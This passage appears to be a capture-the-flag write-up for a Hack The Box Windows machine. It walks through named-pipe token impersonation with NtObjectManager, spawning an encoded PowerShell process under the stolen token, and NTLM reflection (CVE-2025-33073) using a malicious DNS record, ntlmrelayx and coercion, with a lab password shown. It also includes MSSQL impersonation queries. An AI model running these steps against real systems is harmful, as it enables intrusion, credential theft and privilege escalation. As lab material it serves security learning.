SERVICE_NAME: rpcss
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k rpcss -p
        LOAD_ORDER_GROUP   : COM Infrastructure
        TAG                : 0
        DISPLAY_NAME       : Remote Procedure Call (RPC)
        DEPENDENCIES       : RpcEptMapper
                           : DcomLaunch
SERVICE_START_NAME : NT AUTHORITY\NetworkServicerpcss runs as NT AUTHORITY\NetworkService — a richly privileged context that may harbor useful tokens.
Given the token multiplicity and the presence of network-facing internal services, we can attempt to relay the owned service account's authentication against Local Loopback Authentication (SMB, RPC, named pipes) to coerce privileged tokens or trigger an elevated callback by, for example, the juicy rpcss.exe process who also run as NETWORK SERVICE. Techniques include NTLM/Kerberos relays, named-pipe traps under Global\, or abusing loopback token reuse to have privileged services authenticate back to our listener.
When we use that owned service account
mssqlsvcto make a NETWORK CONNECTION to LOCAL LOOPBACK, like SMB. It (the service holding multiple tokens) does not use the current token for just console logon, but will authenticate with a retained token from LSASS, which is created by the 1st initiated processrpcss.exe— first initiated as NETWORK SERVICE. This supposes to be a Windows behavior for service accounts.
Named-pipe Impersonation
This blog demonstrates that local-loopback SMB authentication via a service account (e.g. opening \\localhost\pipe\…) can cause the kernel/SSPI stack to present the logon-session token that LSASS retained for that session — which may be the first, higher-privileged token owned by the rpcss.exe process, run as NT AUTHORITY\NetworkService.
If we use the owned service account to perform a Local Loopback Authentication, it will be authenticated with that priviledged retained token for rpcss.exe. Then if we create a pipe that the privileged workflow connects to, the pipe server can then call ImpersonateNamedPipeClient() and adopt the client's token. That transient impersonation yields token inspection/duplication and direct escalation opportunities.
Microsoft's docs on ImpersonateNamedPipeClient() and writeups like this one explain how we can harvest a token under such condition This could be another unintended — but well-known — red-team primitive; conceptually elegant and brutally effective when the environment cooperates. See also the mechanism analysis in this article.
Step 1: Install NtObjectManager module
NtObjectManager is a potent PowerShell module (built on NtApiDotNet) that exposes the NT Object Manager namespace and low-level NT APIs. It hands us a lens into kernel objects — named pipes, tokens, sections, symbolic links, RPC endpoints — via the NtObject: provider and cmdlets like New-NtNamedPipeFile, Get-NtToken, Use-NtObject, etc. For offensive work it's invaluable: we can enumerate, create and manipulate kernel objects that normal tooling never touches.
Target cannot download modules, so I prepare the module locally:
Install-Module -Name NtObjectManager
Save-Module -Name NtObjectManager -Path .\ 
Compress the saved module and upload it to the victim. On the host we extract and import it:
# Extract the module to PowerShell modules directory
Expand-Archive -Path .\NtObjectManager.zip -DestinationPath "$env:USERPROFILE\Documents\WindowsPowerShell\Modules\NtObjectManager"

# import the module
Import-Module NtObjectManager -Force -VerboseModule installed — now we can invoke deep NT primitives:

Use the module to inspect that process which initiates the first NETWORK SERVICE:

The evidence frequently shows that a privileged token is lurking behind the scene.
Step 2: Impersonation
Create a named-pipe server endpoint (via New-NtNamedPipeFile) on the target, then coerce a service network connection to hands its token to it. Once connected, the server calls the impersonation primitive and extracts the client token.
Following the pattern from the blog:
Import-Module NtObjectManager -Force

# 1) Create a named pipe and start
$pipe = New-NtNamedPipeFile \\.\pipe\ABC -Win32Path

# 2) listening in a background job
$job = Start-Job { $pipe.Listen() }

# 3) open a handle to the pipe via localhost (cannot use UNC path here)
$client = Get-NtFile \\localhost\pipe\ABC -Win32Path

# 4) wait for the job to complete
Wait-Job $job | Out-Null

# 4) Impersonate and extract the diff session token
$token = Use-NtObject($pipe.Impersonate()) { Get-NtToken -Impersonation }

# Display the privileges from the new session token
$token.PrivilegesExecuting the script reveals the privileged token used by connection:

With that impersonation token in hand, spawn a new process under the stolen context:
New-Win32Process -CommandLine "powershell -e JABj..." -Token $token -CreationFlags NewConsoleThe newly spawned session now inherits the token privileges, including SeImpersonatePrivilege:

From there, standard escalations apply: port-forwarding, secretsdump.py, or classical Potato-style token abuse can yield an LPE and SYSTEM. The route is straightforward once we control a high-priv token.

Result: SYSTEM.
NTLM Relay Attack
We've confirmed the owned service account mssqlsvc can reuse a priviledged token when performing a local loopback network connection. The next move is classic: relay the service account's authentication to privileged endpoints (Kerberos on 88 or SMB on 445) and utilize those elevated tokens.
Proxying
First, stitch a transparent tunnel to the target's localhost ports. For example, using ligolo-ng:

It exposes 127.0.0.1 behind the magic address 240.0.0.1, letting us reach internal-only services from our attack machine.
CVE-2025-33073
This is the intended path:
With the channel up, force SMB authentication through the tunnel:

The target is susceptible to NTLM reflection (CVE-2025-33073) and accepts coerced authentication:

This opens the relay vector — a textbook NTLM/Kerberos relay to escalate the service account. The technique recurs in past boxes (see Mist and DarkCorp writeups) and is dissected in Synacktiv's analysis of CVE-2025-33073. For practical tooling and a concise walkthrough, see the Netexec-focused guide on Netexec-style relays.
- Mist writeup: https://4xura.com/writeups-for-ctfs/htb-writeup-mist/#toc-head-8
- DarkCorp writeup: https://4xura.com/writeups-for-ctfs/htb/htb-writeup-darkcorp/#toc-head-30
- Synacktiv analysis: https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025
- Netexec/guide: https://www.rbtsec.com/blog/ntlm-reflection-abusing-ntlm-for-privilege-escalation-cve-2025-33073/
Check how the target resolves dc01.SIGNED.HTB:
C:\temp>type C:\Windows\System32\drivers\etc\hosts

       127.0.0.1       localhost
       ::1             localhost


C:\temp>nslookup dc01

DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  ::1

Name:    dc01.SIGNED.HTB
Addresses:  dead:beef::749b:97ff:c645:7719
10.129.196.72Then we can use the following payload to marshal DNS (check the DarkCorp writeup listed above):
1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAAUsually we can use ntlmrelayx.py from Impacted to add DNS record via LDAP, but the --add-dns-record option seems broken, even we've updated to the newest version (The reason why we kept failing in early tests. Thanks @PaiN05 came to me and mentioned this issue to save our ass) — and now it's now still broken.
Anyway, pull the newest version from github, or update the patched version called fix_ntlmrelayx_winrmsattack.
Now we need to add malicious DNS record to target manually via dnstool.py:
python dnstool.py -u 'SIGNED.HTB\mssqlsvc' -p 'purPLE9795!@' 240.0.0.1 \
		-a 'add' \
		-r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
		-d '10.10.11.13' \
		-dns-ip 240.0.0.1 \
--tcpAfter this, when target visits localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA, it will be considered as localhost. Then the traffic will be coerced to the provided attacker IP.
Verify:

And we see WinRMS open at port 5986 (see previous netstat -ano result), so we run ntlmrelayx.py to relay WinRMS authentication to our attacker server:
ntlmrelayx.py -t winrms://240.0.0.1 -smb2support Last step, coerce the target to visit the poisoned DNS host:
nxc smb 240.0.0.1 -u mssqlsvc -p 'purPLE9795!@' -M coerce_plus -o LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
And we have the victim's runtime NTLM hash for the winrms authentication:

Intended Rooted.
APPENDIX
MSSQL Impersonation
As aforementioned, enum_impersonate showing dc_admin means there is an IMPERSONATE permission entry involving dc_admin in msdb:
SQL (SIGNED\mssqlsvc  dbo@master)> enum_impersonate

execute as   database   permission_name   state_desc   grantee    grantor
----------   --------   ---------------   ----------   --------   ----------------------------
b'USER' msdb IMPERSONATE GRANT dc_admin MS_DataCollectorInternalUserEnumeration
List server-level impersonate grants (who can impersonate whom):
SELECT sp.permission_name, gp.name AS grantee_name, gr.name AS grantor_name
FROM sys.server_permissions sp
LEFT JOIN sys.server_principals gp ON sp.grantee_principal_id = gp.principal_id
LEFT JOIN sys.server_principals gr ON sp.grantor_principal_id = gr.principal_id
WHERE sp.permission_name = 'IMPERSONATE';Result:
SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT sp.permission_name, gp.name AS grantee_name, gr.name AS grantor_name FROM sys.server_permissions sp LEFT JOIN sys.server_principals gp ON sp.grantee_principal_id = gp.principal_id LEFT JOIN sys.server_principals gr ON sp.grantor_principal_id = gr.principal_id WHERE sp.permission_name = 'IMPERSONATE';

permission_name   grantee_name   grantor_name
--------------- ------------ ------------At the server level there are no IMPERSONATE grants visible (the first query returned nothing). Nobody at server scope has an IMPERSONATE grant that our session can see/use.
List database-level impersonate grants in msdb (we already saw msdb involved):
USE msdb; SELECT dp.name AS principal, dp.type_desc, dper.permission_name, dper.state_desc, grantor_principal_id, dper.major_id
FROM sys.database_permissions dper
JOIN sys.database_principals dp ON dper.grantee_principal_id = dp.principal_id
WHERE dper.permission_name = 'IMPERSONATE';Result:
SQL (SIGNED\mssqlsvc  guest@msdb)> USE msdb; SELECT dp.name AS principal, dp.type_desc, dper.permission_name, dper.state_desc, grantor_principal_id, dper.major_id FROM sys.database_permissions dper JOIN sys.database_principals dp ON dper.grantee_principal_id = dp.principal_id WHERE dper.permission_name = 'IMPERSONATE';

[*] ENVCHANGE(DATABASE): Old Value: msdb, New Value: msdb
